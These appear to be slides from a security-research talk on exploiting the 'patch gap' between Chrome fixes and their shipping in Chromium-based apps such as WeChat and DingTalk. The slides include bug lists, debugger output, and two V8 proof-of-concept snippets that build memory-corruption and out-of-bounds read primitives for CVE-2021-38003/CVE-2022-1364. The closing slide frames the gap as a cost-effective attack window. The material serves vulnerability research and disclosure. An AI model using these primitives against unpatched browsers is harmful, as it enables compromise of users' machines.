



# Using Chrome PatchGap to Pwn Billions of Users

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# About NumenCyber Lab

## ◆ Web3 security

- Smart Contracts
- Blockchains
- wallet dex cex

## ◆ Web2 security

- Browser/System
- Android/IOS App Security

Majoring in Civil Engineering and English  
Working as vulnerability researcher  
0x01 - Focus on Writing chrome exploit  
0x02 - do a little fuzz



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- Extension

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# Introduction

## PatchGap

Patch-gapping is the practice of exploiting vulnerabilities in open-source software that are already fixed (or are in the process of being fixed) by the developers before the actual patch is shipped to users.

---[exodusintel.com](https://exodusintel.com)




# Introduction


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# Introduction Normal PatchGap



April 12, 2021/Chrome



April 13, 2021/Chrome

PuzzleMaker attacks with Chrome zero-day exploit chain  
Public on April 13, 2021, Patched on April 20, 2021  
Pwn latest Chrome/Edge/Android Wechat/etc.



# Introduction Hidden PatchGap

#	Summary	\$\$\$	Disclosure date
1302813	Heap-use-after-free in ImportDataHandler::~ImportDataHandler	\$2000	2022-12-28
1303306	Security: Locked devices - VPN adding possible	\$5000	2022-12-28
1328708	UAF in SessionLogHandler::FileSelected	\$2000	2022-12-28
1344514	Heap-use-after-free on CaptionBubble::BackToTabButtonPressed	\$1000	2022-12-28
1350564	Security: heap-use-after-free chrome/browser/ui/views/tabs/tab_drag_controller.cc:1480:7 (Lacros)	\$2000	2022-12-28
1351339	double-free in libXml's error handling	-	2022-12-28
1359937	ASSERT: i >= 0 && i < len_	-	2022-12-28
1365248	Heap-use-after-free in void base::internal::Invoker<base::internal::BindState<void	-	2022-12-28
1362529	v8_inspector_fuzzer: DCHECK failure in maybe_result.is_null() in microtask-queue.cc	-	2022-12-27
1358026	Security: Heap-use-after-free in FrameUserNoteChanges	\$7000	2022-12-26
1363021	uaf in TemplateStore::GetTemplates	-	2022-12-26
1363998	Security: UAF in TransportClientSocket	\$11000	2022-12-26

- 01-everyday will update vulnerabilities
- 02-lots of them NOT assigned CVE
- 03-patch analysis is public

How to patch our software, if so many vulnerability updated everyday?



# Introduction PatchGap Extension

**when exploit is public, exp can pwn Latest ubuntu21**

CVE-2022-0995 March 27, 2022

CVE-2022-27666 March 29, 2022

**when exploit is public, exp can pwn Latest Pixel 6**

CVE-2022-0847 March 7, 2022

Android Pixel6 exp public March 25, 2022

Android Security Bulletin April 5, 2022





# PatchGap Exploitability

a-Butterfly Effect and Program Mistake (SyScan2107)

b-Trashing the Flow of Data(Issue 944062)

**Never give up easily on "unexploitable" bugs**



# Case Analysis

- CVE-2016-9651/CVE-2018-6065
- CVE-2021-30551
- CVE-2021-4056(TFC2021LoaderBug)-exp will public
- CVE-2021-38003&&CVE-2022-1364-exp will public



# Case Analysis

CVE-2016-9651/CVE-2018-6065

[H4ckTh3W0r1d / W-C-a-0day](#) Public

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	H4ckTh3W0r1d Update README.md	067d241 on 21
	Simgs	Update README.md
	W-C-a-EXP	Update README.md
	关于信内置浏览器 达到持久控制	Delete .DS_Store
	README.md	Update README.md



# Case Analysis

CVE-2016-9651/CVE-2018-6065

secmob / **pwnfest2016** Public

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Add file



secmob Create README.md

**024037d on 14 Jun 2017**



# Case Analysis

CVE-2021-30551

February 16, 2022, dingTalk rce was public on github

The screenshot shows a GitHub repository page for 'crazy0x70 / dingtalk-RCE'. The repository is public and has 1 issue, 0 pull requests, and 0 actions. The main branch is selected, and there is 1 branch and 0 tags. The commit history shows a recent update to README.md by crazy0x70. The file list includes README.md and test.html.

crazy0x70 / dingtalk-RCE Public

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crazy0x70 Update README.md

README.md	Update README.md
test.html	Add files via upload



# Case Analysis CVE-2021-4056(TFC2021)

Enable free list shadow entry to strengthen hardening as much as possible.  
The shadow entry is an inversion (bitwise-NOT) of the encoded `next` pointer.

```
eax=42a01020 ebx=00000010 ecx=0dc8e458 edx=0dc8e458 esi=42a01000  
edi=00000010  
eip=06203b9a esp=0565e23c ebp=0565e26c iopl=0         nv up ei pl nz na po nc  
06203b9a f7d2          not   edx(0DC8E458)  
06203b9c 395604          cmp   dword ptr [esi+4],edx ds:002b:42a01004=42a00000  
06203b9f 0f851a010000   jne  
chrome!blink::ArrayBufferContents::AllocateMemoryWithFlags+0x30f (06203cbf) [br=1]  
06203cbf e80ce9bf03     call  chrome!base::internal::`anonymous  
namespace'::FreelistCorruptionDetected (09e025d0)
```



# Case Analysis

CVE-2021-4056(TFC2021)

Issue 1260939 **RWX memory**

4BAB16C0	6AE58955	EC835608	174E8B04	860F213B
4BAB16D0	00000017	8B1B4E8B	7E8B0749	893F8B1F
4BAB16E0	FFD089CE	5DEC89D7	890020C2	50E8F455
4BAB16F0	8BFFFFFF	758BF455	90D9EBF8	00000001
4BAB1700	00000001	FFFFFFFF	FFFFFFFF	FFFFFFFF
4BAB1710	CCCCCC00	00000000	00000000	00000000
4BAB1720	6AE58955	F32D5608	89000AE6	90C35DEC



# Case Analysis

CVE-2021-38003/CVE-2022-1364/Issue1352549

```
var map1 = null;
var foo_arr = null;
function getmap(m) {
  m = new Map();
  m.set(1, 1);
  m.set(%TheHole(), 1);
  m.delete(%TheHole());
  m.delete(%TheHole());
  m.delete(1);
  return m;
}
for (let i = 0; i < 0x3000; i++) {
  map1 = getmap(map1);
  foo_arr = new Array(1.1, 1.1);}
map1.set(0x10, -1);
gc();
map1.set(foo_arr, 0xffff);
%DebugPrint(foo_arr);
```

```
function UninitializedOddballExploiter(uninitialized_oddball) {
  var h = new Helpers();
  let arr = new Array(0x1000000);
  arr[0] = 1.1; arr.a = 1.1;
  let exp1 = { prop: uninitialized_oddball };
  let exp2 = { prop: { read_arr: arr } };
  let read = (object, index) => { return object.prop.read_arr[index]; };
  % PrepareFunctionForOptimization(read);
  read(exp2, 0); % OptimizeFunctionOnNextCall(read);
  const old_space = 0x200000;
  let start_offset = Math.floor(old_space / 8) + 3;
  for (var i = start_offset; i < start_offset + 0x6b000; i++) {
    let real_offset = i - 2; let hi = read(exp1, real_offset);
    let lo = read(exp1, real_offset - 1);
    let result = (BigInt(h.flow(hi)) << 32n) + (BigInt(h.fhi(lo)));
    console.log("result:" + result.toString(16));
  }
}
```





# Case Analysis CVE-2021-38003/CVE-2022-1364

Comment 2 by saelo@google.com on Wed, Apr 13, 2022, 5:55 PM GMT+8

Project Member

What seems to be happening here is that the code somehow ends up creating two different JSArgumentsObjects (`e2.M` and `e2.C`) which point to the same `FixedArray` elements backing store. This can be seen by adding `%DebugPrint` statements at the end of the repro case:

...

===== e2.M =====

DebugPrint: 0x85700257e05: [JS\_ARGUMENTS\_OBJECT\_TYPE] in OldSpace

...

- elements: 0x0857000d9a49 <FixedArray[3]>

...

===== e2.C =====

DebugPrint: 0x85700257e35: [JS\_ARGUMENTS\_OBJECT\_TYPE] in OldSpace

...

- elements: 0x0857000d9a49 <FixedArray[3]>

...

...

It seems this can then be used to cause other issues. For example, by deleting e.g. `e2.M[0]` then accessing `e2.C[0]` you can leak the "hole" value, which can probably be used to cause memory corruption (see e.g. [issue-1263462](#)).



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# Pwn WPS

video



# Future of PatchGap

- ChromePatchGap will continue to exist for the next 1-2 years
- The easy-exploitable PatchGap, will eventually disappear from public
- ChromePatchGap will become increasingly difficult to discover and exploit,

but there is currently a good window of opportunity to get cost-effective attacks.